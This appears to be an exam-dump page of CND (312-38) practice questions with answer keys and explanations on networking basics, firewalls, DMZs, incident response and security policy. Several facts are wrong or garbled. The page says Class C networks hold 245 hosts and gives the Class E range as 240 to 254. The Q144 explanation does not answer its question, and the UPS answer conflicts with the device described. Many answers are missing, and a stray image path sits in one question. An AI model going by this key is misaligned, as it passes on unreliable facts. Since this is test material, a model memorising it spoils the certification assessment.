NEW QUESTION: 139
Which of the following IP class addresses are not allotted to hosts? Each correct answer represents a complete solution. Choose all that apply.
A. Class A
B. Class B
C. Class D
D. Class E
E. Class C
Answer: C,D (LEAVE A REPLY)
Class addresses D and E are not allotted to hosts. Class D addresses are reserved for multicasting, and their address range can extend from 224 to 239. Class E addresses are reserved for experimental purposes. Their addresses range from 240 to 254.

Answer option A is incorrect. Class A addresses are specified for large networks. It consists of up to
16,777,214 client devices (hosts), and their address range can extend from 1 to 126.
Answer option B is incorrect. Class B addresses are specified for medium size networks. It consists of up to
65,534 client devices, and their address range can extend from 128 to 191.
Answer option E is incorrect. Class C addresses are specified for small local area networks (LANs). It consists of up to 245 client devices, and their address range can extend from 192 to 223.

NEW QUESTION: 140
What is used for drawing symbols in public places following techniques of advertising an open Wi-Fi network?
A. wardriving
B. None
C. spam
D. war call
E. warchalking
Answer: E (LEAVE A REPLY)
Explanation

NEW QUESTION: 141
Which of the following network devices operate at the network layer of the OSI model? Each correct answer represents a complete solution. Choose all that apply.
A. Bridge
B. Router
C. Gateway
D. Repeater
Answer: B,C (LEAVE A REPLY)

NEW QUESTION: 142
John, the network administrator and he wants to enable the NetFlow feature in Cisco routers to collect and monitor the IP network traffic passing through the router. Which command will John use to enable NetFlow on an interface?
A. Router(Config-if) # IP route - cache flow
B. Router# Netmon enable
C. Router IP route
D. Router# netflow enable
Answer: (SHOW ANSWER)
To enable NetFlow on a Cisco router interface, the correct command is ip route-cache flow, which is entered in interface configuration mode. This command enables NetFlow switching on the

specified interface. NetFlow is a feature that captures IP network traffic as it enters or exits an interface. By analyzing the data provided by NetFlow, a network administrator can determine things like the source and destination of traffic, class of service, and the causes of congestion1.

NEW QUESTION: 143
Which of the following tools is an open source protocol analyzer that can capture traffic in real time?
A. Wireshark
B. Netresident
C. NetWitness
D. Snort
Answer: (SHOW ANSWER)

NEW QUESTION: 144
Adam, a malicious hacker, has just succeeded in stealing a secure cookie via a XSS attack. He is able to replay the cookie even while the session is valid on the server. Which of the following is the most likely reason of this cause?
A. Encryption is performed at the network layer (layer 1 encryption).
B. Encryption is performed at the application layer (single encryption key).
C. No encryption is applied.
D. Two way encryption is applied.
Answer: B (LEAVE A REPLY)
Single key encryption uses a single word or phrase as the key. The same key is used by the sender to encrypt and the receiver to decrypt. Sender and receiver initially need to have a secure way of passing the key from one to the other. With TLS or SSL this would not be possible. Symmetric encryption is a type of encryption that uses a single key to encrypt and decrypt data. Symmetric encryption algorithms are faster than public key encryption. Therefore, it is commonly used when a message sender needs to encrypt a large amount of data. Data Encryption Standard (DES) uses the symmetric encryption key algorithm to encrypt data.

NEW QUESTION: 145
In _____ mechanism, the system or application sends log records either on the local disk or over the network.
A. Pull-based
B. Network-based
C. Host-based
D. Push-based
Answer: D (LEAVE A REPLY)

NEW QUESTION: 146

Which of the following layers of the TCP/IP model maintains data integrity by ensuring that messages are delivered in the order in which they are sent and that there is no loss or duplication?

A. Transport layer

B. Link layer

C. Internet layer

D. Application layer

Answer: (SHOW ANSWER)

Explanation

Explanation:

The transport layer ensures that messages are delivered in the order in which they are sent and that there is no loss or duplication. Transport layer maintains data integrity.

Answer option C is incorrect. The Internet Layer of the TCP/IP model solves the problem of sending packets across one or more networks. Internetworking requires sending data from the source network to the destination network. This process is called routing. IP can carry data for a number of different upper layer protocols.

Answer option B is incorrect. The Link Layer of TCP/IP model is the networking scope of the local network connection to which a host is attached. This is the lowest component layer of the Internet protocols, as TCP/IP is designed to be hardware independent. As a result, TCP/IP has been implemented on top of virtually any hardware networking technology in existence. The Link Layer is used to move packets between the Internet Layer interfaces of two different hosts on the same link. The processes of transmitting and receiving packets on a given link can be controlled both in the software device driver for the network card, as well as on firmware or specialized chipsets.

Answer option D is incorrect. The Application Layer of TCP/IP model refers to the higher-level protocols used by most applications for network communication. Examples of application layer protocols include the File Transfer Protocol (FTP) and the Simple Mail Transfer Protocol (SMTP). Data coded according to application layer protocols are then encapsulated into one or more transport layer protocols, which in turn use lower layer protocols to affect actual data transfer.

NEW QUESTION: 147

Which of the following is a congestion control mechanism that is designed for unicast flows operating in an Internet environment and competing with TCP traffic?

A. TCP Friendly Rate Control

B. Selective Acknowledgment

C. Additive increase/multiplicative-decrease

D. Sliding Window

Answer: A (LEAVE A REPLY)

NEW QUESTION: 148

How is an "attack" represented?

A. Motive (goal) + method

B. Motive (goal) + method + vulnerability
C. Asset + Threat + Vulnerability
D. Asset + Threat
Answer: B (LEAVE A REPLY)
An "attack" in the context of network security is represented by a combination of a motive or goal, the method used to carry out the attack, and a vulnerability that can be exploited. The motive is the attacker's reason for conducting the attack, which could range from financial gain to espionage. The method refers to the technique or strategy the attacker uses to exploit a vulnerability. Finally, the vulnerability is a weakness in the system that allows an attacker to breach security measures. This representation aligns with the principles of risk assessment and threat modeling, which are critical components of network defense.

NEW QUESTION: 149
Which of the following provides a set of voluntary recommended cyber security features to include in network-capable IoT devices?
A. GCMA
B. FCMA
C. NIST
D. GLBA
Answer: C (LEAVE A REPLY)
The National Institute of Standards and Technology (NIST) has released a guide that identifies a set of voluntary recommended cybersecurity features to include in network-capable IoT devices. This guide, known as the "Core Baseline," is intended to assist manufacturers and users by providing practical advice for securing IoT devices that connect to computer networks. The recommendations are designed to mitigate risks to IoT security and are not mandatory rules but rather best practices to follow.

NEW QUESTION: 150
Which type of wireless network attack is characterized by an attacker using a high gain amplifier from a nearby location to drown out the legitimate access point signal?
A. Unauthorized association
B. Jamming signal attack
C. Ad Hoc Connection attack
D. Rogue access point attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 151
Which of the following is a mandatory password-based and key-exchange authentication protocol?
A. CHAP
B. DH-CHAP

C. PPP
D. VRRP
Answer: (SHOW ANSWER)

NEW QUESTION: 152
Which of the following representatives in the incident response process are included in the incident response
team? Each correct answer represents a complete solution. Choose all that apply.
A. Information security representative
B. Legal representative
C. Technical representative
D. Lead investigator
E. Human resources
F. Sales representative
Answer: A,B,C,D,E (LEAVE A REPLY)
Incident response is a process that detects a problem, determines the cause of an issue, minimizes the
damages, resolves the problem, and documents each step of process for future reference. To perform all
these roles, an incident response team is needed. The incident response team includes the following
representatives who are involved in the incident response process:
Lead investigator: The lead investigator is the manager of an incident response team. He is always involved in
the creation of an incident response plan. The duties of a lead investigator are as follows: Keep the
management updated. Ensure that the incident response moves smoothly and efficiently. Interview and
interrogate the suspects and witnesses.
Information security representative: The information security representative is a member of the incident

response team who alerts the team about possible security safeguards that can impact their ability to respond
to an incident.
Legal representative: The legal representative is a member of the incident response team who ensures that the
process follows all the laws during the response to an incident.
Technical representative: Technical representative is a representative of the incident response team. More
than one technician can be deployed to an incident. The duties of a technical representative are as follows:
Perform forensic backups of the systems that are involved in an incident. Provide more information about the
configuration of the network or system.
Human resources: Human resources personnel ensure that the policies of the organization are enforced during
the incident response process. They suspend access to a suspect if it is needed. Human resources personnel
are closely related with the legal representatives and cover up the organization's legal responsibility.

NEW QUESTION: 153
John is working as a network defender at a well-reputed multinational company. He wanted to implement security that can help him identify any future attacks that can be targeted toward his organization and take appropriate security measures and actions beforehand to defend against them. Which one of the following security defense techniques should be implement?
A. Reactive security approach
B. Retrospective security approach
C. Proactive security approach
D. Preventive security approach
Answer: C (LEAVE A REPLY)
John should implement a Proactive security approach. This approach is part of the adaptive security strategy that is built on a 4-pronged approach - Protect, Detect, Respond, and Predict1. By being proactive, John can anticipate potential threats and vulnerabilities and take steps to mitigate them before they can be exploited. This is in contrast to reactive or retrospective approaches, which deal with threats after they have occurred. The proactive approach is aligned with the Certified Network Defender (CND) program's emphasis on preparing network defenders to identify parts of an organization that need to be reviewed and tested for security vulnerabilities, and how to reduce, prevent, and mitigate risks in the network2345.
Reference:
EC-Council's Certified Network Defender (CND) course outline and key features2.
Information on the CND certification and its focus on proactive defense strategies3.

Description of the adaptive security strategy, including the proactive approach, from the CND program1.
Details on the protect, detect, respond, and predict approach to network security covered in the CND program4.
Additional insights into the CND training and its emphasis on proactive security measures5.

NEW QUESTION: 154
Fill in the blank with the appropriate term. The _____protocol is a feature of packet-based data transmission protocols. It is used to keep a record of the frame sequences sent and their respective acknowledgements received by both the users.
Answer:
Sliding Window

NEW QUESTION: 155
Which of the following is a network maintenance protocol of the TCP/IP protocol suite that is responsible for the resolution of IP addresses to media access control (MAC) addresses of a network interface card (NIC)?
A. DHCP
B. ARP
C. PIM
D. RARP
Answer: B (LEAVE A REPLY)
Address Resolution Protocol (ARP) is a network maintenance protocol of the TCP/IP protocol suite. It is responsible for the resolution of IP addresses to media access control (MAC) addresses of a network interface card (NIC). The ARP cache is used to maintain a correlation between a MAC address and its corresponding IP address. ARP provides the protocol rules for making this correlation and providing address conversion in both directions. ARP is limited to physical network systems that support broadcast packets. Answer option A is incorrect. The Dynamic Host Configuration Protocol (DHCP) is a computer networking protocol used by hosts (DHCP clients) to retrieve IP address assignments and other configuration information. DHCP uses a client-server architecture. The client sends a broadcast request for configuration information. The DHCP server receives the request and responds with configuration information from its configuration database. In the absence of DHCP, all hosts on a network must be manually configured individually - a time-consuming and often error-prone undertaking. DHCP is popular with ISP's because it allows a host to obtain a temporary IP address. Answer option D is incorrect. Reverse Address Resolution Protocol (RARP) is a Network layer protocol used to obtain an IP address for a given hardware (MAC) address. RARP is sort of the reverse of an ARP. Common protocols that use RARP are BOOTP and DHCP. Answer option C is incorrect. Protocol-Independent Multicast (PIM) is a family of multicast routing protocols for Internet Protocol (IP) networks that provide one-to-many and many-to-many distribution of data over a LAN, WAN, or the Internet. It is termed protocol-independent because PIM does not include its

own topology discovery mechanism, but instead uses routing information supplied by other traditional routing protocols, such as Border Gateway Protocol (BGP).
Topic 3, Volume C

NEW QUESTION: 156
Which of the following technologies can be used to leverage zero-trust model security?
A. Software defined perimeter (SDP)
B. Network function visualization (NFV)
C. Software defined networking (SDN)
D. Network visualization (NV)
Answer: A (LEAVE A REPLY)

NEW QUESTION: 157
Which of the following creates passwords for individual administrator accounts and stores them in Windows AD?
A. LSASS
B. SRM
C. SAM
D. LAPS
Answer: D (LEAVE A REPLY)
The Local Administrator Password Solution (LAPS) is a Microsoft tool that provides a solution for managing the local administrator password on domain-joined computers. Its primary function is to generate a unique password for each local administrator account and then securely store this password in the Active Directory (AD). When LAPS is implemented, it enhances security by ensuring that local administrator accounts have unique passwords, which reduces the risk of Pass-the-Hash attacks and other similar credential theft techniques.

NEW QUESTION: 158
Who is responsible for executing the policies and plans required for supporting the information technology and computer systems of an organization?
A. Business and functional managers
B. IT security practitioners
C. Senior management
D. Chief Information Officer (CIO)
Answer: (SHOW ANSWER)

NEW QUESTION: 159
Which of the following ranges of addresses can be used in the first octet of a Class A network address?
A. 128-191
B. 224-255

C. 192-223
D. 0-127
Answer: D (LEAVE A REPLY)

NEW QUESTION: 160
Fill in the blank with the appropriate term. In the _____method, a device or computer that transmits data needs to first listen to the channel for an amount of time to check for any activity on the channel.
Answer:
CSMA/CA

NEW QUESTION: 161
CORRECT TEXT
Fill in the blank with the appropriate term. A _____ is a physical or logical subnetwork that adds an additional layer of security to an organization's Local Area Network (LAN).
Answer:
demilitarized zone
Explanation:
A demilitarized zone (DMZ) is a physical or logical subnetwork that contains and exposes external services of an organization to a larger network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's Local Area Network (LAN); an external attacker only has access to equipment in the DMZ, rather than the whole of the network. Hosts in the DMZ have limited connectivity to specific hosts in the internal network, though communication with other hosts in the DMZ and to the external network is allowed. This allows hosts in the DMZ to provide services to both the internal and external networks, while an intervening firewall controls the traffic between the DMZ servers and the internal network clients. In a DMZ configuration, most computers on the LAN run behind a firewall connected to a public network such as the Internet.

NEW QUESTION: 162
Which of the following statements are TRUE about Demilitarized zone (DMZ)? Each correct answer represents
a complete solution. Choose all that apply.
A. In a DMZ configuration, most computers on the LAN run behind a firewall connected to a public network
like the Internet.
B. Demilitarized zone is a physical or logical sub-network that contains and exposes external services of an
organization to a larger un-trusted network.
C. The purpose of a DMZ is to add an additional layer of security to the Local Area Network of an organization.

D. Hosts in the DMZ have full connectivity to specific hosts in the internal network.
Answer: A,B,C (LEAVE A REPLY)
A demilitarized zone (DMZ) is a physical or logical subnetwork that contains and exposes external services of
an organization to a larger network, usually the Internet. The purpose of a DMZ is to add an additional layer of
security to an organization's Local Area Network (LAN); an external attacker only has access to equipment in
the DMZ, rather than the whole of the network. Hosts in the DMZ have limited connectivity to specific hosts in
the internal network, though communication with other hosts in the DMZ and to the external network is allowed.
This allows hosts in the DMZ to provide services to both the internal and external networks, while an
intervening firewall controls the traffic between the DMZ servers and the internal network clients. In a DMZ
configuration, most computers on the LAN run behind a firewall connected to a public network such as the
Internet.

NEW QUESTION: 163
Leslie, the network administrator of Livewire Technologies, has been recommending multilayer inspection firewalls to deploy the company's infrastructure. What layers of the TCP/IP model can it protect?
A. Application, IP, and network interface
B. IP, application, and network interface
C. Application, TCP, and IP
D. Network interface, TCP, and IP
Answer: A (LEAVE A REPLY)

NEW QUESTION: 164
In which of the following transmission modes is communication bi-directional?
A. Root mode
B. Half-duplex mode
C. Full-duplex mode
D. Simplex mode
Answer: C (LEAVE A REPLY)

NEW QUESTION: 165
Which of the following is a mandatory password-based and key-exchange authentication protocol?

A. CHAP
B. PPP
C. DH-CHAP
D. VRRP
Answer: C (LEAVE A REPLY)

NEW QUESTION: 166
Fill in the blank with the appropriate term.
A _____ is a term in computer terminology used for a trap that is set to detect, deflect, or in some manner counteract attempts at unauthorized use of information systems.
Answer:
honeypot

NEW QUESTION: 167
James, a network admin in a large US based IT firm, was asked to audit and implement security controls over all network layers to achieve Defense-in-Depth. While working on this assignment, James has implemented both blacklisting and whitelisting ACLs. Which layer of defense-in-depth architecture is Jason working on currently?
A. Application Layer
B. Host Layer
C. Internal Network Layer
D. Perimeter Layer
Answer: D (LEAVE A REPLY)
James is working on the Perimeter Layer of the Defense-in-Depth architecture. This layer is responsible for protecting the network's boundaries from unauthorized access and attacks. The implementation of blacklisting and whitelisting Access Control Lists (ACLs) is a common practice at this layer. Blacklisting ACLs block known malicious entities, while whitelisting ACLs allow only approved entities to access the network. These measures are part of the perimeter defenses that include firewalls, intrusion detection systems, and other boundary security mechanisms designed to prevent attackers from gaining initial access to the network infrastructure1234.
Reference:
Defense in depth explained: Layering tools and processes for better security1.

What is a whitelist and a blacklist? - National Cybersecurity Society2.
Blacklisting vs Whitelisting: What's the Difference? - Instasafe3.
Whitelisting, blacklisting, and your security strategy: It's not either/or4.

NEW QUESTION: 168
Which of the following biometric devices is used to take impressions of the friction ridges of the skin on the underside of the tip of the fingers?
A. Iris camera
B. Fingerprint reader
C. Voice recognition voiceprint
D. Facial recognition device
Answer: B (LEAVE A REPLY)

NEW QUESTION: 169
Jason has set a firewall policy that allows only a specific list of network services and deny everything else. This strategy is known as a_____.
A. Default access
B. Default restrict
C. Default deny
D. Default allow
Answer: C (LEAVE A REPLY)

NEW QUESTION: 170
Which of the following attacks combines dictionary and brute force attacks?
A. Replay attack
B. Man-in-the-middle attack
C. Hybrid attack
D. Phishing attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 171
Who oversees all the incident response activities in an organization and is responsible for all actions of the IR team and IR function?
A. Attorney
B. PR specialist
C. IR officer
D. IR custodians
Answer: C (LEAVE A REPLY)

NEW QUESTION: 172

Malone is finishing up his incident handling plan for IT before giving it to his boss for review. He is outlining the incident response methodology and the steps that are involved. What is the last step he should list?

A. Recovery

B. Containment

C. Assign eradication.

D. A follow-up.

Answer: (SHOW ANSWER)

NEW QUESTION: 173

Which of the following cables is made of glass or plastic and transmits signals in the form of light?

A. Coaxial cable

B. Twisted pair cable


C. Plenum cable

D. Fiber optic cable

Answer: (SHOW ANSWER)

Fiber optic cable is also known as optical fiber. It is made of glass or plastic and transmits signals in the form of light. It is of cylindrical shape and consists of three concentric sections: the core, the cladding, and the jacket. Optical fiber carries much more information than conventional copper wire and is in general not subject to electromagnetic interference and the need to retransmit signals. Most telephone company's long-distance lines are now made of optical fiber. Transmission over an optical fiber cable requires repeaters at distance intervals. The glass fiber requires more protection within an outer cable than copper. Answer option B is incorrect. Twisted pair cabling is a type of wiring in which two conductors (the forward and return conductors of a single circuit) are twisted together for the purposes of canceling out electromagnetic interference (EMI) from external sources. It consists of the following twisted pair cables: Shielded Twisted Pair: Shielded Twisted Pair (STP) is a special kind of copper telephone wiring used in some business installations. An outer covering or shield is added to the ordinary twisted pair telephone wires; the shield functions as a ground. Twisted pair is the ordinary copper wire that connects home and many business computers to the telephone company. Shielded twisted pair is often used in business installations. Unshielded Twisted Pair: Unshielded Twisted Pair (UTP) is the ordinary wire used in home. UTP cable is also the most common cable used in computer networking. Ethernet, the most common data networking standard, utilizes UTP cables. Twisted pair cabling is often used in data networks for short and medium length connections because of its relatively lower costs compared to optical fiber and coaxial cable.UTP is also finding increasing use in video applications, primarily in security cameras. Many middle to high-end cameras include a UTP output with setscrew terminals. This is made possible by the fact that UTP cable bandwidth has improved to match the baseband of television signals. Answer option A is incorrect. Coaxial cable is the kind of copper cable used by cable TV companies between the community antenna and user homes and businesses. Coaxial cable is sometimes used by telephone companies from their central office to the telephone poles near users. It is also widely

installed for use in business and corporation Ethernet and other types of local area network. Coaxial cable is called "coaxial" because it includes one physical channel that carries the signal surrounded (after a layer of insulation) by another concentric physical channel, both running along the same axis. The outer channel serves as a ground. Many of these cables or pairs of coaxial tubes can be placed in a single outer sheathing and, with repeaters, can carry information for a great distance. It is shown in the figure below:



Answer option C is incorrect. Plenum cable is cable that is laid in the plenum spaces of buildings. The plenum is the space that can facilitate air circulation for heating and air conditioning systems, by providing pathways for either heated/conditioned or return airflows. Space between the structural ceiling and the dropped ceiling or under a raised floor is typically considered plenum. However, some drop ceiling designs create a tight seal that does not allow for airflow and therefore may not be considered a plenum air-handling space. The plenum space is typically used to house the communication cables for the building's computer and telephone network.

NEW QUESTION: 174

Which of the following protocols is a method for implementing virtual private networks?

A. SNMP

B. SSL

C. PPTP

D. TLS

Answer: C (LEAVE A REPLY)

NEW QUESTION: 175

Steven is a Linux system administrator at an IT company. He wants to disable unnecessary services in the system, which can be exploited by the attackers. Which among the following is the correct syntax for disabling a service?

A. $ sudo system-ctl disable [service]

B. $ sudo systemctl disable [service]

C. $ sudo system.ctl disable [service]

D. $ sudo system ctl disable [service]

Answer: B (LEAVE A REPLY)

The correct syntax to disable a service in Linux using the systemctl command is sudo systemctl disable [service-name]. This command is used to prevent a service from starting automatically at boot. The systemctl command is part of the systemd system and service manager, which is used

by many Linux distributions to bootstrap the user space and manage system processes after booting. This is the standard way to manage services on systems that use systemd.

NEW QUESTION: 176
Which of the following is an exterior gateway protocol that communicates using a Transmission Control Protocol (TCP) and sends the updated router table information?
A. OSPF
B. IRDP
C. BGP
D. IGMP
Answer: C (LEAVE A REPLY)

NEW QUESTION: 177
Which of the following types of VPN uses the Internet as its main backbone, allowing users, customers, and branch offices to access corporate network resources across various network architectures?
A. PPTP VPN
B. Remote access VPN
C. Extranet-based VPN
D. Intranet-based VPN
Answer: C (LEAVE A REPLY)
An extranet-based VPN uses the Internet as its main backbone network, allowing users, customers, and branch offices to access corporate network resources across various network architectures. Extranet VPNs are almost identical to intranet VPNs, except that they are intended for external business partners. Answer option D is incorrect. An intranet-based VPN is an internal, TCP/IP-based, password-protected network usually implemented for networks within a common network infrastructure having various physical locations. Intranet VPNs are secure VPNs that have strong encryption. Answer option B is incorrect. A remote access VPN is one of the types of VPN that involves a single VPN gateway. It allows remote users and telecommuters to connect to their corporate LAN from various points of connections. It provides significant cost savings by reducing the burden of long distance charges associated with dial-up access. Its main security concern is authentication, rather than encryption. Answer option A is incorrect. The PPTP VPN is one of the types of VPN technology.

NEW QUESTION: 178
John wants to implement a packet filtering firewall in his organization's network. What TCP/IP layer does a packet filtering firewall work on?
A. TCP layer
B. IP layer
C. Application layer
D. Network Interface layer

Answer: B (LEAVE A REPLY)

NEW QUESTION: 179
Which OSI layer does a Network Interface Card (NIC) work on?
A. Physical layer
B. Presentation layer
C. Network layer
D. Session layer
Answer: (SHOW ANSWER)
The Network Interface Card (NIC) operates primarily on the Physical layer of the OSI model. This layer is responsible for the actual transmission and reception of data over a network medium. The NIC provides the physical connection between the computer and the network, converting digital data into electrical, radio, or optical signals for outbound data, and vice versa for inbound data12. Additionally, the NIC also has functionalities that extend to the Data Link layer, which is responsible for node-to-node data transfer and handling the physical addressing of packets through MAC addresses3.
Reference:
Information based on the Certified Network Defender (CND) course material and study guide. Additional details from EC-Council's official Certified Network Defender (CND) resources and other authoritative sources on network interface cards and the OSI model132.

NEW QUESTION: 180
Which of the following statements are true about volatile memory? Each correct answer represents a complete solution. Choose all that apply.
A. The content is stored permanently and even the power supply is switched off.
B. A volatile storage device is faster in reading and writing data.
C. Read only memory (ROM) is an example of volatile memory.
D. It is computer memory that requires power to maintain the stored information.
Answer: B,D (LEAVE A REPLY)
Volatile memory, also known as volatile storage, is computer memory that requires power to maintain the stored information, unlike non-volatile memory which does not require a maintained power supply. It has been less popularly known as temporary memory. Most forms of modern random access memory (RAM) are volatile storage, including dynamic random access memory (DRAM) and static random access memory (SRAM). A volatile storage device is faster in reading and writing data.
Answer options A and C are incorrect. Non-volatile memory, nonvolatile memory, NVM, or non-volatile storage, in the most basic sense, is computer memory that can retain the stored information even when not powered.
Examples of non-volatile memory include read-only memory, flash memory, most types of magnetic computer storage devices (e.g. hard disks, floppy disks, and magnetic tape), optical discs, and early computer storage methods such as paper tape and punched cards.

NEW QUESTION: 181
Which of the following tools is a free laptop tracker that helps in tracking a user's laptop in case it gets stolen?
A. SAINT
B. Adeona
C. Nessus
D. Snort
Answer: B (LEAVE A REPLY)

NEW QUESTION: 182
Fill in the blank with the appropriate term. The_____ is typically considered as the top InfoSec officer in the organization and helps in maintaining current and appropriate body of knowledge required to perform InfoSec management functions.
Answer:
CISO

NEW QUESTION: 183
The SNMP contains various commands that reduce the burden on the network administrators. Which of the following commands is used by SNMP agents to notify SNMP managers about an event occurring in the network?
A. TRAPS
B. SET
C. RESPONSE
D. INFORM
Answer: A (LEAVE A REPLY)

NEW QUESTION: 184
Kyle is an IT technician managing 25 workstations and 4 servers. The servers run applications and mostly store confidential data. Kyle must backup the server's data daily to ensure nothing is lost. The power in the company's office is not always reliable, Kyle needs to make sure the servers do not go down or are without power for too long. Kyle decides to purchase an

Uninterruptible Power Supply (UPS) that has a pair of inverters and converters to charge the battery and provides power when needed. What type of UPS has Kyle purchased?

A. He purchased a True Online UPS.

B. Kyle purchased a Ferro resonant Standby UPS.

C. He has bought a Standby UPS

D. Kyle purchased a Line-Interactive UPS

Answer: C (LEAVE A REPLY)

NEW QUESTION: 185

Which of the following entities is responsible for cloud security?

A. Both cloud consumer and provider

B. Cloud broker

C. Cloud consumer

D. Cloud provider

Answer: (SHOW ANSWER)

NEW QUESTION: 186

Which among the following filter is used to detect a SYN/FIN attack?

A. tcp.flags==0x002

B. tcp.flags==0x004

C. tcp.flags==0x003

D. tcp.flags==0x001

Answer: (SHOW ANSWER)

The filter tcp.flags==0x003 is used to detect SYN/FIN attacks. This filter is designed to identify packets where both the SYN and FIN flags are set, which is an unusual combination and indicative of a potential SYN/FIN attack. In a typical TCP communication, a SYN flag is used to initiate a connection, and a FIN flag is used to gracefully close a connection. Therefore, seeing both flags set in a single packet suggests a malformed or malicious packet, which is characteristic of a SYN/FIN attack.

NEW QUESTION: 187

Which of the following techniques is used for drawing symbols in public places for advertising an open Wi-Fi wireless network?

A. Spamming

B. War driving

C. War dialing

D. Warchalking

Answer: D (LEAVE A REPLY)

Warchalking is the drawing of symbols in public places to advertise an open Wi-Fi wireless network. Having found a Wi-Fi node, the warchalker draws a special symbol on a nearby object,

such as a wall, the pavement, or a lamp post. The name warchalking is derived from the cracker terms war dialing and war driving.
Answer option B is incorrect. War driving, also called access point mapping, is the act of locating and possibly exploiting connections to wireless local area networks while driving around a city or elsewhere. To do war driving, one needs a vehicle, a computer (which can be a laptop), a wireless Ethernet card set to work in promiscuous mode, and some kind of an antenna which can be mounted on top of or positioned inside the car.
Because a wireless LAN may have a range that extends beyond an office building, an outside user may be able to intrude into the network, obtain a free Internet connection, and possibly gain access to company records and other resources.
Answer option C is incorrect. War dialing is a technique of using a modem to automatically scan a list of telephone numbers, usually dialing every number in a local area code to search for computers, BBS systems, and fax machines. Hackers use the resulting lists for various purposes, hobbyists for exploration, and crackers (hackers that specialize in computer security) for password guessing.
Answer option A is incorrect. Spamming is the technique of flooding the Internet with a number of copies of the same message. The most widely recognized form of spams are e-mail spam, instant messaging spam, Usenet newsgroup spam, Web search engine spam, spam in blogs, online classified ads spam, mobile phone messaging spam, Internet forum spam, junk fax transmissions, social networking spam, television advertising and file sharing network spam.

NEW QUESTION: 188
John has implemented _____ in the network to restrict the number of public IP addresses in his organization and to enhance the firewall filtering technique.
A. DMZ
B. Proxies
C. VPN
D. NAT
Answer: D (LEAVE A REPLY)

NEW QUESTION: 189
Which of the following steps are required in an idle scan of a closed port?
Each correct answer represents a part of the solution. Choose all that apply.
A. The attacker sends a SYN/ACK to the zombie.
B. The zombie's IP ID increases by only 1.
C. In response to the SYN, the target sends a RST.
D. The zombie ignores the unsolicited RST, and the IP ID remains unchanged.
E. The zombie's IP ID increases by 2.
Answer: A,B,C,D (LEAVE A REPLY)
Following are the steps required in an idle scan of a closed port:

1.Probe the zombie's IP ID: The attacker sends a SYN/ACK to the zombie. The zombie, unaware of the SYN/ ACK, sends back a RST, thus disclosing its IP ID.

2.Forge a SYN packet from the zombie: In response to the SYN, the target sends a RST. The zombie ignores the unsolicited RST, and the IP ID remains unchanged.

3.Probe the zombie's IP ID again: The zombie's IP ID has increased by only 1 since step 1. So the port is closed.

NEW QUESTION: 190

Which of the following policies is used to add additional information about the overall security posture and serves to protect employees and organizations from inefficiency or ambiguity?

A. User policy

B. Group policy

C. Issue-Specific Security Policy

D. IT policy

Answer: (SHOW ANSWER)

The Issue-Specific Security Policy (ISSP) is used to add additional information about the overall security posture. It helps in providing detailed, targeted guidance for instructing organizations in the secure use of tech systems. This policy serves to protect employees and organizations from inefficiency or ambiguity. Answer option A is incorrect. A user policy helps in defining what users can and should do to use network and organization's computer equipment. It also defines what limitations are put on users for maintaining the network secure such as whether users can install programs on their workstations, types of programs users are using, and how users can access data. Answer option D is incorrect. IT policy includes general policies for the IT department. These policies are intended to keep the network secure and stable. It includes the following: Virus incident and security incident Backup policy Client update policies Server configuration, patch update, and modification policies (security) Firewall policiesDmz policy, email retention, and auto forwarded email policy Answer option B is incorrect. A group policy specifies how programs, network resources, and the operating system work for users and computers in an organization.

NEW QUESTION: 191

Assume that you are a network administrator and the company has asked you to draft an Acceptable Use Policy (AUP) for employees. Under which category of an information security policy does AUP fall into?

A. System Specific Security Policy (SSSP)

B. Incident Response Policy (IRP)

C. Enterprise Information Security Policy (EISP)

D. Issue Specific Security Policy (ISSP)

Answer: D (LEAVE A REPLY)

An Acceptable Use Policy (AUP) is a type of Issue Specific Security Policy (ISSP) that outlines the constraints and practices that users must agree to in order to access the corporate network, endpoints, applications, and the internet. It is designed to provide guidelines for the appropriate use of an organization's IT resources, including employee conduct, data usage, system access privileges, and the handling of confidential information. The AUP is a crucial part of the security policy framework as it directly addresses specific issues related to the acceptable use of IT resources by employees.

NEW QUESTION: 192

Which of the following recovery plans includes specific strategies and actions to deal with specific variances to assumptions resulting in a particular security problem, emergency, or state of affairs?

A. Contingency plan

B. Disaster recovery plan

C. Business continuity plan

D. Continuity of Operations Plan

Answer: A (LEAVE A REPLY)

A contingency plan is a plan devised for a specific situation when things could go wrong. Contingency plans are often devised by governments or businesses who want to be prepared for anything that could happen. Contingency plans include specific strategies and actions to deal with specific variances to assumptions resulting in a particular problem, emergency, or state of affairs. They also include a monitoring process and "triggers" for initiating planned actions. They are required to help governments, businesses, or individuals to recover from serious incidents in the minimum time with minimum cost and disruption. Answer option D is incorrect. It includes the plans and procedures documented that ensure the continuity of critical operations during any period where normal operations are impossible. Answer option B is incorrect. Disaster recovery planning is a subset of a larger process known as business continuity planning and should include planning for resumption of applications, data, hardware, communications (such as networking), and other IT infrastructure. A business continuity plan (BCP) includes planning for non-IT related aspects such as key personnel, facilities, crisis communication, and reputation protection, and should refer to the disaster recovery plan (DRP) for IT-related infrastructure recovery/continuity. Answer option C is incorrect. Business continuity planning (BCP) is the creation and validation of a practiced logistical plan for how an organization will recover and

restore partially or completely interrupted critical (urgent) functions within a predetermined time after a disaster or extended disruption. The logistical plan is called a business continuity plan. The BCP lifecycle is as follows:

ECCouncil 312-38 Exam

NEW QUESTION: 193
Syslog and SNMP are the two main _____ protocols through which log records are transferred.
A. Push-based
B. Pull-based
C. Host-based
D. Network-based
Answer: (SHOW ANSWER)

NEW QUESTION: 194
Malone is finishing up his incident handling plan for IT before giving it to his boss for review. He is outlining the incident response methodology and the steps that are involved. Which step should Malone list as the last step in the incident response methodology?
A. Malone should list a follow-up as the last step in the methodology
B. Recovery would be the correct choice for the last step in the incident response methodology
C. He should assign eradication to the last step.
D. Containment should be listed on Malone's plan for incident response.
Answer: A (LEAVE A REPLY)
